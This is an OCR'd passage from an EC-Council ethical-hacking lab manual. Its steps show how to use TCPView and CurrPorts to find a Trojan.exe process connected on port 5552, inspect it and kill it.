


Figure 4.1.8: TCPView Looking for Malicious Application

17. To see the process properties, navigate to **Process**, and then click **Process Properties.**




Figure 4.1.9: TCPView Process Properties

18. The properties for the selected process window appears (here, **Trojan.exe**); click **End Process** to kill the process. This will end the running process.




Figure 4.1.10: TCPView Properties of the Selected Process

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Normally, if a **TCPView** dialog box appears, click **Yes** to terminate the process. However, for this lab, do not Kill the process in this step as we are going to use this running process for the next task; click **No**.




Figure 4.1.11: TCPView Killing Processes

20. This way, you can view all processes running on the machine and stop unwanted or malicious processes that may affect your system. If you are unable to stop a process, you can view the port on which it is running and add a firewall rule to block the port.
21. Close the **TCPView** window.


TASK 1.3

Examine the Malicious Processes Using CurrPorts

22. Now, let us analyze this process on **Windows Server 2016** using **CurrPorts**.
23. Navigate to **Z:\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Dynamic Malware Analysis Tools\Port Monitoring Tools\CurrPorts** and double-click **cports.exe**.
24. The **CurrPorts** window appears, displaying a list of currently open TCP/IP and UDP ports on the machine. Here, you can observe the **Trojan.exe** process running on the machine, as the shown in the screenshot.

CurrPorts

CurrPorts is a piece of network monitoring software that displays a list of all the currently open TCP/IP and UDP ports on a local computer. For each port in the list, information about the process that opened the port is also displayed, including the process name, full path of the process, version information of the process (product name, file description, etc.), the time that the process was created, and the user that created it.



Process Name	Pr...	Protocol	Local Port	Local Por...	Local Address	Remote ...	Remote ...
Trojan.exe	5068	TCP	1443		10.10.10.16	5552	
Explorer.EXE	4720	TCP	1062		10.10.10.16	443	https
Explorer.EXE	4720	TCP	1485		10.10.10.16	443	https
services.exe	4660	TCP	1052		10.10.10.16	80	http
services.exe	4660	TCP	1053		10.10.10.16	80	http
services.exe	4660	TCP	5110		0.0.0.0		
services.exe	4660	TCP	5112		0.0.0.0		

Figure 4.1.12: Viewing the Process

25. It is evident from the above screenshot that the process is connected to the machine on **port 5552**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In addition, CurrPorts allows you to close unwanted TCP connections, kill the process that opened the ports, and save the TCP/UDP port information to an HTML file, XML file, or to tab-delimited text file.

CurrPorts also automatically marks suspicious TCP/UDP ports owned by unidentified applications (Applications without version information and icons) in pink.

26. You can view the properties of the process by right-clicking on the process and clicking **Properties** from the **Context** menu.





Figure 4.1.13: Viewing the Properties

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. The **Properties** window appears, displaying information related to the process such as the name of the process, its process ID, Remote Address, Process Path, Remote Host Name, and other details.

28. Once you are done examining the properties associated with the process, click **OK**.



Properties

Process Name:	Trojan.exe
Process ID:	5068
Protocol:	TCP
Local Port:	1443
Local Port Name:	
Local Address:	10.10.10.16
Remote Port:	5552
Remote Port Name:	
Remote Address:	10.10.10.10
Remote Host Name:	Windows10
State:	Established
Process Path:	C:\Users\Administrator\AppData\Local\Temp\1\Trojan
Product Name:	
File Description:	
File Version:	
Company:	
Process Created On:	11/28/2019 4:03:39 PM
User Name:	CEH\Administrator
Process Services:	
Process Attributes:	A
Added On:	11/28/2019 4:43:19 PM
Module Filename:	
Remote IP Country:	
Window Title:	

OK

Figure 4.1.14: Examining the Properties

TASK 1.4

Kill the Malicious Process

29. Because **Trojan.exe** is a malicious process, you may end the process by right-clicking on it and selecting **Kill Processes Of Selected Ports** from the context menu.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. Alternatively, you may select **Close Selected TCP Connections**, so that the port closes, and the attacker can never regain connection through the port unless you open it.

